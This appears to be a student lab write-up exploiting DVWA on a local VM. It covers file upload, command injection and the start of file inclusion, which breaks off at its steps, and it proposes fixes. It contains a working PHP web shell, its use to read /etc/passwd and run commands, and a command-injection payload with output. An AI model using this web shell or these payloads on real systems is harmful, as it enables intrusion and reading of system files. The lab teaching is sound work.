In short: enforce authorization for every resource request, avoid relying on "secret" URLs, and apply least-privilege access control.

Part D — File/functionality exploitation

1) File upload vulnerability

(a) Vulnerable page

```
http://<vm-ip>/dvwa/vulnerabilities/upload/
```

(b) Exploit — reproduction steps

1. Open the upload page in browser (security = low).
2. Prepare two files on the VM:


Allowed image:

```
echo "JPEGDATA" > /tmp/test.jpg
```


Web shell (PHP):

```
cat > /tmp/shell.php <<'PHP'
<?php if(isset($_GET['cmd'])){ echo "<pre>".shell_exec($_GET['cmd'])."</pre>"; }
else { echo "shell ready"; } ?>
PHP
```

3. On the upload page, try to upload `shell.php`. Location where file stored, usually `/dvwa/hackable/uploads/`).



Name	Size	Type	Modified
ssh-ZhoVJZBhBjZy			19:14
systemd-private-4de62505d1ca4d4c85bad2453018fb54-apache2.service-dmDvuZ			20:11
systemd-private-4de62505d1ca4d4c85bad2453018fb54-colord.service-1Uh74E			19:14
systemd-private-4de62505d1ca4d4c85bad2453018fb54-haveged.service-RBGY4v			19:13
systemd-private-4de62505d1ca4d4c85bad2453018fb54-ModemManager.service-Mgzlco			19:13
systemd-private-4de62505d1ca4d4c85bad2453018fb54-polkit.service-uoP1LM			19:13
systemd-private-4de62505d1ca4d4c85bad2453018fb54-systemd-logind.service-eQgaNM			19:13
systemd-private-4de62505d1ca4d4c85bad2453018fb54-upower.service-kJkWaV			19:14
Temp-9eef55cd-4362-4e55-9568-ebde9d4c22cf			19:14
attacker.php	26 bytes	Program	20:12
config-err-vbvdzl	0 bytes	Empty document	19:14
fi_resp.txt	628 bytes	Text	20:15
shell.php	113 bytes	Program	20:46
test.jpg	9 bytes	Image	20:46




Vulnerability: File Upload


Choose an image to upload:

No file selected.


```
../../hackable/uploads/shell.php succesfully uploaded!
```



```
www-data
```




```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
_gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:106:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin
miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin
```



192.168.1.6/dvwa/hackable/uploads/shell.php?cmd=uname -a


```
Linux shivam 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64 GNU/Linux
```



192.168.1.6/dvwa/hackable/uploads/shell.php?cmd=ls ../users

```
1337.jpg
admin.jpg
gordonb.jpg
pablo.jpg
smithy.jpg
```

You see the users profile picture clearly



192.168.1.6/dvwa/hackable/users/1337.jpg

Notes on DVWA behavior

- At **low** DVWA often uses only extension checks; `.php.jpg` or crafted `Content-Type` may bypass.
- At **medium/high,** DVWA adds stricter checks preventing web shell upload.

(c) Root cause (short)
Application trusts the filename extension and does not validate file content/MIME or prevent execution in the upload directory. Uploaded files are stored in a web-accessible location with execute permission.

(d) Proposed fixes


- Validate file content server-side (MIME & magic bytes), not only extension.
- Maintain an allowlist of permitted types and check actual file signature (e.g., `finfo_file()` in PHP).
- Store uploads outside the webroot or with a storage mechanism that prevents execution (e.g., store files in `/var/uploads/` and serve via a controlled script that streams content).
- Rename uploaded files to random names and set `chmod 0640` and owner `www-data` (no execute).
- Set webserver config to deny execution in upload directory (e.g., Apache `Options -ExecCGI` and `RemoveHandler` for PHP).
- Scan uploads with antivirus/heuristics for webshell patterns.

2) Command injection

(a) Vulnerable page
`http://192.168.1.6/dvwa/vulnerabilities/exec/`

(b) Exploit — reproduction steps

1. Open the page in browser. There's usually an input field (e.g., hostname) used in a system call like `ping`.
2. Basic benign command:
   - Enter `127.0.0.1` and submit to see normal output.



Vulnerability: Command Injection

Ping a device


Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.084 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.066 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.716 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3080ms
rtt min/avg/max/mdev = 0.030/0.224/0.716/0.284 ms
```

3. Inject commands to run arbitrary shell commands (low security):

Payload examples:

```
127.0.0.1; ls -la /
```



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.076 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.056 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3133ms
rtt min/avg/max/mdev = 0.030/0.049/0.076/0.018 ms
total 76
drwxr-xr-x  19 root root  4096 May  6 14:45 .
drwxr-xr-x  19 root root  4096 May  6 14:45 ..
drwx------   2 root root  4096 May  6 13:53 .cache
lrwxrwxrwx   1 root root     7 May  6 13:38 bin -> usr/bin
drwxr-xr-x   3 root root  4096 May  6 14:46 boot
drwxr-xr-x  18 root root  3300 Oct 22 19:14 dev
drwxr-xr-x 182 root root 12288 Oct 21 18:01 etc
drwxr-xr-x   3 root root  4096 May  6 14:07 home
lrwxrwxrwx   1 root root    29 May  6 14:45 initrd.img -> boot/initrd.img-6.12.20-amd64
lrwxrwxrwx   1 root root    29 May  6 13:38 initrd.img.old -> boot/initrd.img-6.12.13-amd64
lrwxrwxrwx   1 root root     7 May  6 13:38 lib -> usr/lib
```

  - Enter one payload into the input and submit.

(c) Root cause
User input is concatenated directly into shell command strings and executed (e.g., `system("ping -c 4 ".$host)`) without sanitization or escaping.

(d) Proposed fixes

- Avoid shelling out; use language-native functions (e.g., PHP sockets, `fsockopen()`), not `system()` or `exec()` for user-supplied data.
- If shell execution is unavoidable, strictly validate input with a strict allowlist (e.g., only IPv4 addresses via regex) and escape arguments with `escapeshellarg()` / `escapeshellcmd()`.
- Run commands in a sandboxed environment with least privilege.
- Log and alert on abnormal commands.

3) Remote Code Execution / File Inclusion

We treat two cases: Local File Inclusion (LFI) and Remote File Inclusion (RFI) / RCE (if `allow_url_include` is enabled).

(a) Vulnerable page
`http://192.168.1.6/dvwa/vulnerabilities/fi/?page=include.php`

(b) Exploit — reproduction steps

